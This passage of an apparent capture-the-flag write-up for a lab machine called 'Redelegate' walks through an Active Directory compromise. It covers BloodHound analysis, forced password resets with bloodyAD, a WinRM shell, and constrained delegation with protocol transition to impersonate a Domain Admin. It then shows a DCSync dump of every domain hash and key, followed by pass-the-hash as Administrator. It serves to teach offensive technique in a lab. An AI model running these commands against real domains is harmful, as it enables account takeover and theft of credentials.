
2 computers (matches DC$ and FS01$), 12 users, 56 groups. Good collection, ready to load into BloodHound. Loaded the .zip into BloodHound to visualize the attack paths.
7. BloodHound Analysis — the ACL Audit Never Fixed
Searched for MARIE.CURIE@REDELEGATE.VL in the graph:

Reading the graph: Marie.Curie is a member of the HELPDESK group. HELPDESK has ForceChangePassword rights over 6 accounts, including — most importantly — the service account sql_svc.
What ForceChangePassword means in plain terms: you can set a new password for that account without knowing (or needing) the old one. No cracking required — just pick a new password and set it.
This is literally the finding from CyberAudit.txt — “Dangerous Active Directory ACLs,” marked “IN PROGRESS,” never actually fixed. That document was pointing straight at this.
First attempt to abuse it failed:
1
└──╼ $bloodyAD --host 10.129.234.50 -d redelegate.vl -u 'Marie.Curie' -p ':Fall2024!' set password Christine.Flanders 'parola123'
1
badldap.commons.exceptions.LDAPBindException: invalidCredentials — Reason:(SEC_E_LOGON_DENIED) The logon attempt failed.
Common bloodyAD gotcha: a leading : in -p ':password' tells bloodyAD to treat the value as an NTLM hash (LMHASH:NTHASH), not a plaintext password. Drop the colon for a normal password login.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
└──╼ $bloodyAD --host 10.129.234.50 -d redelegate.vl -u 'Marie.Curie' -p 'Fall2024!' set password Christine.Flanders 'Summer2024!'
[+] Password changed successfully!

└──╼ $bloodyAD --host 10.129.234.50 -d redelegate.vl -u 'Marie.Curie' -p 'Fall2024!' set password Michael.Pontiac 'Summer2024!'
[+] Password changed successfully!

└──╼ $bloodyAD --host 10.129.234.50 -d redelegate.vl -u 'Marie.Curie' -p 'Fall2024!' set password Helen.Frost 'Summer2024!'
[+] Password changed successfully!

└──╼ $bloodyAD --host 10.129.234.50 -d redelegate.vl -u 'Marie.Curie' -p 'Fall2024!' set password James.Dinkleberg 'Summer2024!'
[+] Password changed successfully!

└──╼ $bloodyAD --host 10.129.234.50 -d redelegate.vl -u 'Marie.Curie' -p 'Fall2024!' set password sql_svc 'Summer2024!'
[+] Password changed successfully!

5 accounts now controlled, all set to Summer2024!.
Next step after gaining a new account: always re-check its group memberships. Checked Helen.Frost: she’s in Remote Management Users, Domain Users, and IT. Remote Management Users = WinRM access — and WinRM (5985/tcp) was open since the first scan. That’s an instant path to a shell.
1
└──╼ $nxc winrm 10.129.234.50 -u Helen.Frost -p Summer2024!
1
2
WINRM       10.129.234.50   5985   DC               [*] Windows Server 2022 Build 20348 (name:DC) (domain:redelegate.vl)
WINRM       10.129.234.50   5985   DC               [+] redelegate.vl\Helen.Frost:Summer2024! (Pwn3d!)

(Pwn3d!) is netexec’s way of saying “you can get a shell with this.” Confirmed WinRM access on the DC.
Also checked what sql_svc unlocks, since service accounts often sit in useful groups:

IT@REDELEGATE.VL has GenericAll over the computer object FS01.REDELEGATE.VL. What GenericAll on a computer means: full control over that object — including the classic move of setting up Resource-Based Constrained Delegation (RBCD), where you make FS01 trust another account to impersonate users against it. Fitting, for a box named “Redelegate.”
Reference used to understand this attack family (delegation types, S4U2Self/S4U2Proxy, RBCD):
- https://hacktricks.wiki/en/windows-hardening/active-directory-methodology/constrained-delegation.html
- https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd
8. Shell on the DC — User Flag
1
evil-winrm -i 10.129.234.50 -u Helen.Frost -p Summer2024!
1
2
*Evil-WinRM* PS C:\Users\Helen.Frost\Desktop> cat user.txt
84e4bfaae84df8428e4bf962be01876e

User flag: 84e4bfaae84df8428e4bf962be01876e
Always check your privileges after landing a shell — whoami /priv shows what special rights the current account has, beyond normal group membership:
1
*Evil-WinRM* PS C:\Users\Helen.Frost\Desktop> whoami /priv
1
2
3
4
SeMachineAccountPrivilege     Add workstations to domain                                     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking                                       Enabled
SeEnableDelegationPrivilege   Enable computer and user accounts to be trusted for delegation Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                                 Enabled

This is the big one. SeEnableDelegationPrivilege lets you configure Kerberos delegation on any account in the domain — not just the one RBCD path we saw through FS01. Combined with SeMachineAccountPrivilege (rights to add computer accounts), Helen.Frost alone has everything needed to set up and abuse delegation from scratch. This is almost certainly the intended “Redelegate” path.
Since Helen.Frost is in IT, and IT has GenericAll on FS01, we can reset FS01’s own password directly (no RBCD plumbing needed):
1
└──╼ $bloodyAD -d redelegate.vl -u 'Helen.Frost' -p 'Summer2024!' --host dc.redelegate.vl set password 'FS01$' 'Summer2024!'
1
[+] Password changed successfully!
Confirmed:
1
2
SMB         10.129.234.50   445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:redelegate.vl) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.234.50   445    DC               [+] redelegate.vl\FS01$:Summer2024!
Now for the actual delegation attack. Three ingredients needed:
1) msDS-AllowedToDelegateTo — tell AD that FS01$ is allowed to delegate to a specific service (here, CIFS on the DC — i.e. file share / SMB access):
1
bloodyAD -d redelegate.vl -u 'Helen.Frost' -p 'Summer2024!' --host dc.redelegate.vl set object 'FS01$' msDS-AllowedToDelegateTo -v 'cifs/dc.redelegate.vl'
2) TRUSTED_TO_AUTH_FOR_DELEGATION — this flag enables protocol transition, which is what lets FS01$ impersonate any user without that user ever having authenticated first:
1
└──╼ $bloodyAD -d redelegate.vl -u 'Helen.Frost' -p 'Summer2024!' --host dc.redelegate.vl add uac 'FS01$' -f TRUSTED_TO_AUTH_FOR_DELEGATION
1
[+] ['TRUSTED_TO_AUTH_FOR_DELEGATION'] property flags added to FS01$'s userAccountControl
3) A working credential for FS01$ — already have it (Summer2024!).
With all three pieces set, synced the clock with the DC (Kerberos is very strict about time skew — a common cause of confusing failures):
1
sudo ntpdate -u dc.redelegate.vl
The attack itself uses S4U2Self + S4U2Proxy (this is the “constrained delegation with protocol transition” attack — memorize this combo, it comes up often):
- S4U2Self: ask for a ticket as if the target user authenticated to you — works because of
TRUSTED_TO_AUTH_FOR_DELEGATION. - S4U2Proxy: trade that ticket for a service ticket to the delegated service, still impersonating the target user.
Same references as above for the mechanics of this step:
- https://hacktricks.wiki/en/windows-hardening/active-directory-methodology/constrained-delegation.html
- https://www.thehacker.recipes/ad/movement/kerberos/delegations/rbcd
First try — the obvious target:
1
impacket-getST -spn 'cifs/dc.redelegate.vl' -impersonate 'Administrator' -dc-ip 10.129.234.50 'redelegate.vl/FS01$:Summer2024!'
Failed. Checked why:
1
└──╼ $bloodyAD -d redelegate.vl -u 'Helen.Frost' -p 'Summer2024!' --host dc.redelegate.vl get object 'Administrator' --attr userAccountControl,memberOf
1
2
3
distinguishedName: CN=Administrator,CN=Users,DC=redelegate,DC=vl
memberOf: CN=Group Policy Creator Owners,CN=Users,DC=redelegate,DC=vl; CN=Domain Admins,CN=Users,DC=redelegate,DC=vl; CN=Enterprise Admins,CN=Users,DC=redelegate,DC=vl; CN=Schema Admins,CN=Users,DC=redelegate,DC=vl; CN=Administrators,CN=Builtin,DC=redelegate,DC=vl
userAccountControl: NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD; NOT_DELEGATED

NOT_DELEGATED is a specific defense against exactly this attack — an account with that flag (or in the Protected Users group) can never be impersonated via constrained delegation, no matter what rights you have. Administrator is protected. Need a different target.

Looked for other Domain Admins in BloodHound and found Ryan.Cooper:
Checked his flags:
1
└──╼ $bloodyAD -d redelegate.vl -u 'Helen.Frost' -p 'Summer2024!' --host dc.redelegate.vl get object 'Ryan.Cooper' --attr userAccountControl,memberOf
1
2
3
distinguishedName: CN=Ryan.Cooper,CN=Users,DC=redelegate,DC=vl
memberOf: CN=IT,CN=Users,DC=redelegate,DC=vl; CN=Domain Admins,CN=Users,DC=redelegate,DC=vl
userAccountControl: NORMAL_ACCOUNT
No NOT_DELEGATED flag. A Domain Admin, but not shielded — this is the target.
1
impacket-getST -spn 'cifs/dc.redelegate.vl' -impersonate 'Ryan.Cooper' -dc-ip 10.129.234.50 'redelegate.vl/FS01$:Summer2024!'
1
2
3
4
5
6
7
8
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Ryan.Cooper
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Ryan.Cooper@cifs_dc.redelegate.vl@REDELEGATE.VL.ccache
Success. We now have a valid Kerberos ticket impersonating a Domain Admin, saved to a .ccache file.
9. Domain Compromise — DCSync
Load the ticket into the environment so Kerberos-aware tools pick it up automatically:
1
export KRB5CCNAME=Ryan.Cooper@cifs_dc.redelegate.vl@REDELEGATE.VL.ccache
With Domain Admin rights, a DCSync attack pulls every password hash out of the domain in one shot — -just-dc asks the DC to replicate its entire user database (NTDS.DIT) to us, exactly like a real Domain Controller would ask another DC:
1
impacket-secretsdump -k -no-pass -just-dc redelegate.vl/Ryan.Cooper@dc.redelegate.vl
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ec17f7a2a4d96e177bfd101b94ffc0a7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9288173d697316c718bb0f386046b102:::
Christine.Flanders:1104:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c:::
Marie.Curie:1105:aad3b435b51404eeaad3b435b51404ee:a4bc00e2a5edcec18bd6266e6c47d455:::
Helen.Frost:1106:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c:::
Michael.Pontiac:1107:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c:::
Mallory.Roberts:1108:aad3b435b51404eeaad3b435b51404ee:980634f9aabfe13aec0111f64bda50c9:::
James.Dinkleberg:1109:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c:::
Ryan.Cooper:1117:aad3b435b51404eeaad3b435b51404ee:062a12325a99a9da55f5070bf9c6fd2a:::
sql_svc:1119:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c:::
DC$:1002:aad3b435b51404eeaad3b435b51404ee:bfdff77d74764b0d4f940b7e9f684a61:::
FS01$:1103:aad3b435b51404eeaad3b435b51404ee:72f0eefcc213ea8f350773b831cf2c9c:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:db3a850aa5ede4cfacb57490d9b789b1ca0802ae11e09db5f117c1a8d1ccd173
Administrator:aes128-cts-hmac-sha1-96:b4fb863396f4c7a91c49ba0c0637a3ac
Administrator:des-cbc-md5:102f86737c3e9b2f
krbtgt:aes256-cts-hmac-sha1-96:bff2ae7dfc202b4e7141a440c00b91308c45ea918b123d7e97cba1d712e6a435
krbtgt:aes128-cts-hmac-sha1-96:9690508b681c1ec11e6d772c7806bc71
krbtgt:des-cbc-md5:b3ce46a1fe86cb6b
Christine.Flanders:aes256-cts-hmac-sha1-96:6bc005c7846495ce3d997ef6ea0d9d85c512e79e038daa268a77152ab9c7b9db
Christine.Flanders:aes128-cts-hmac-sha1-96:73f5d7d3b79b6d322a5548485c875d17
Christine.Flanders:des-cbc-md5:54915d4f97f23275
Marie.Curie:aes256-cts-hmac-sha1-96:616e01b81238b801b99c284e7ebcc3d2d739046fca840634428f83c2eb18dbe8
Marie.Curie:aes128-cts-hmac-sha1-96:daa48c455d1bd700530a308fb4020289
Marie.Curie:des-cbc-md5:256889c8bf678910
Helen.Frost:aes256-cts-hmac-sha1-96:5d8353c35485252010e2a241c81d2780607a8ed218d394b33e32934517b5702b
Helen.Frost:aes128-cts-hmac-sha1-96:bce73d46bd268606d3f9c22037c36c7a
Helen.Frost:des-cbc-md5:8ca8d9a1a2bf6d4f
Michael.Pontiac:aes256-cts-hmac-sha1-96:da53218a7990f568ccf5039bfaf687a796e60a7df0c20794f3e1831e23fab78b
Michael.Pontiac:aes128-cts-hmac-sha1-96:84747dc8e046dc87802eb0d8af048167
Michael.Pontiac:des-cbc-md5:c7abfba16b5b5826
Mallory.Roberts:aes256-cts-hmac-sha1-96:c9ad270adea8746d753e881692e9a75b2487a6402e02c0c915eb8ac6c2c7ab6a
Mallory.Roberts:aes128-cts-hmac-sha1-96:40f22695256d0c49089f7eda2d0d1266
Mallory.Roberts:des-cbc-md5:cb25a726ae198686
James.Dinkleberg:aes256-cts-hmac-sha1-96:971051e9f815509c764b17ecaf1945dff4d97f1f2eb4181aa5572afcac0a0197
James.Dinkleberg:aes128-cts-hmac-sha1-96:a37064ce85e4149165f1584c0ed91ab1
James.Dinkleberg:des-cbc-md5:928c3e29587ae0e0
Ryan.Cooper:aes256-cts-hmac-sha1-96:d94424fd2a046689ef7ce295cf562dce516c81697d2caf8d03569cd02f753b5f
Ryan.Cooper:aes128-cts-hmac-sha1-96:48ea408634f503e90ffb404031dc6c98
Ryan.Cooper:des-cbc-md5:5b19084a8f640e75
sql_svc:aes256-cts-hmac-sha1-96:4bfb3eb46fd839f431caf013f71f96c169574a1dc74263e952e564749c0ac988
sql_svc:aes128-cts-hmac-sha1-96:d16af2e21ad36a19f9a92dd9e91dc1d5
sql_svc:des-cbc-md5:8304fe625ea737f1
DC$:aes256-cts-hmac-sha1-96:0e50c0a6146a62e4473b0a18df2ba4875076037ca1c33503eb0c7218576bb22b
DC$:aes128-cts-hmac-sha1-96:7695e6b660218de8d911840d42e1a498
DC$:des-cbc-md5:3db913751c434f61
FS01$:aes256-cts-hmac-sha1-96:2bf57b9339aec2e757b90784db4b5651d14269aef29623856ef3f8b6fabce4e7
FS01$:aes128-cts-hmac-sha1-96:bc887139005fd9ee0d8c8d98f6128820
FS01$:des-cbc-md5:dfab6b4064f4b0b9
[*] Cleaning up...

Full domain compromise. Every account’s NTLM hash and Kerberos keys, including Administrator and krbtgt (the krbtgt hash alone is enough to forge Golden Tickets later, if needed). Also notice Christine.Flanders, Helen.Frost, Michael.Pontiac, James.Dinkleberg, and FS01$ all share the same hash — that’s just the Summer2024! reset we did earlier, showing up as identical hashes across every account it touched.
Pass-the-hash — log in as Administrator using the NTLM hash directly, no need to crack it:
1
evil-winrm -i 10.129.234.50 -u Administrator -H ec17f7a2a4d96e177bfd101b94ffc0a7
1
2
3
4
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami
redelegate\administrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type root.txt
1dfcb5520c3f1455ba23462a8c0ea62f

Root flag: 1dfcb5520c3f1455ba23462a8c0ea62f
Quick recap — the whole chain, step by step
- Anonymous FTP login → downloaded an audit report (unfixed weak passwords/ACLs) + a KeePass database (
Shared.kdbx). - Cracked the KeePass DB using a password pattern found in a training document →
Fall2024!. - Inside the DB: several credentials, none directly usable yet, but they leaked the domain’s real group names (
IT,HelpDesk,Finance). - Enumerated domain usernames through a guest MSSQL login (
SQLGuest) using a Metasploit module. - Password-sprayed
Fall2024!against all discovered usernames → hit on a real domain account,Marie.Curie. - BloodHound showed
Marie.Curie’s group (Helpdesk) hadForceChangePasswordrights — the exact “dangerous ACL” the audit flagged and never fixed. - Reset 5 passwords using that right, including
Helen.Frost— who turned out to holdSeEnableDelegationPrivilege. - Used that privilege to set up constrained delegation with protocol transition on the
FS01$machine account. - Impersonated
Ryan.Cooper(an unprotected Domain Admin) via S4U2Self/S4U2Proxy → got a valid Kerberos ticket for him. - DCSync — dumped every password hash in the domain using that ticket.
- Pass-the-hash into
Administrator→ root.
Found but not needed for root: a WordPress Panel credential filed under WEB01 in the KeePass DB — hints at a second, unexplored host on this network, separate from the DC.